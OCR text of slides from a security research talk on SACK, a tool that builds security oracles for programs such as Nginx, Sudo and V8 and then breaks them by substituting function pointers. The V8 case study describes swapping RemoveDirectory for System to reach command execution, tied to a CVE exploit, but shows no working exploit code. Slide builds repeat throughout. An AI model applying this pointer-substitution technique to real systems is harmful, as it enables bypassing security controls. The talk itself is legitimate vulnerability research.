
Workflow of SACK



Evaluation – Constructed Security Oracles


Evaluation – Constructed Security Oracles

22 security oracles from 7 programs



Evaluation – Constructed Security Oracles

22 security oracles from 7 programs




$0.6/oracle (GPT-4.1)

Evaluation – Constructed Security Oracles

22 security oracles from 7 programs

$0.6/oracle (GPT-4.1)



Nginx
- authentication
- rate limiting
- web app firewall
- restrict methods
- logging
- SSL/TLS

SQLite3
- unsafe commands
- read-only mode

ProFTPD
- authentication
- login attempt limit
- user permission control
- auth-required actions


Sudo
- logging
- extra approval
- authentication

Apache
- authentication
- web app firewall
- restrict methods
- logging
- block malicious URL


Wireshark
- malform detection

V8
- block unsafe method

Evaluation – Identified Sub Attacks




Evaluation – Identified Sub Attacks



Break 18/22 of constructed oracles


Evaluation – Identified Sub Attacks



Break 18/22 of constructed oracles

52 function pointers, **419** Sub attacks

Evaluation – Identified Sub Attacks



Break 18/22 of constructed oracles

52 function pointers, **419** Sub attacks

Five end-to-end exploits*

Case Study – Sub Attack on V8

Case Study – Sub Attack on V8

- V8 - JavaScript engine
  - powers Chrome, Edge, Opera, and Node.js
  - 1.7 MLoC in the tested version

Case Study – Sub Attack on V8

- V8 - JavaScript engine
  - powers Chrome, Edge, Opera, and Node.js
  - 1.7 MLoC in the tested version

- SACK result

Case Study – Sub Attack on V8

- V8 - JavaScript engine
  - powers Chrome, Edge, Opera, and Node.js
  - 1.7 MLoC in the tested version

- SACK result
  - security oracle: execute ***os.system*** is rejected

Case Study – Sub Attack on V8

- V8 - JavaScript engine
  - powers Chrome, Edge, Opera, and Node.js
  - 1.7 MLoC in the tested version

- SACK result
  - security oracle: execute ***os.system*** is rejected

```
v8::FunctionCallback f =
    v8::ToCData<v8::FunctionCallback>(
        handler.callback());
f(info);
```

src/api/api-arguments-inl.h:158

Case Study – Sub Attack on V8

- V8 - JavaScript engine
  - powers Chrome, Edge, Opera, and Node.js
  - 1.7 MLoC in the tested version

- SACK result
  - security oracle: execute ***os.system*** is rejected

```
v8::FunctionCallback f =
    v8::ToCData<v8::FunctionCallback>(
        handler.callback());
f(info);
```

src/api/api-arguments-inl.h:158

v8::Shell::RemoveDirectory
v8::Shell::Print
v8::Shell::System

Case Study – Sub Attack on V8

- V8 - JavaScript engine
  - powers Chrome, Edge, Opera, and Node.js
  - 1.7 MLoC in the tested version

- SACK result
  - security oracle: execute ***os.system*** is rejected
  - substitute *v8::Shell::RemoveDirectory* with *v8::Shell::System*

```
v8::FunctionCallback f =
    v8::ToCData<v8::FunctionCallback>(
        handler.callback());
f(info);
```

src/api/api-arguments-inl.h:158

v8::Shell::RemoveDirectory
v8::Shell::Print
v8::Shell::System

Case Study – Sub Attack on V8

- V8 - JavaScript engine
  - powers Chrome, Edge, Opera, and Node.js
  - 1.7 MLoC in the tested version

- SACK result
  - security oracle: execute ***os.system*** is rejected
  - substitute *v8::Shell::RemoveDirectory* with *v8::Shell::System*


```
v8::FunctionCallback f =
    v8::ToCData<v8::FunctionCallback>(
        handler.callback());
f(info);
```

src/api/api-arguments-inl.h:158

- End-to-end exploit using CVE-2021-30632

v8::Shell::RemoveDirectory
v8::Shell::Print
v8::Shell::System

Demo



Demo

Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
⌥⌘2
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8 os-rmdir.js snapshot_blob.bin sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$

Demo


hqh5357@I4-GL-HQH5357-2: ~/demo
⌥⌘2
hqh5357@I4-GL-HQH5357-2:~/demo$ ls
d8 os-rmdir.js snapshot_blob.bin sub-poc.js
hqh5357@I4-GL-HQH5357-2:~/demo$ ./d8

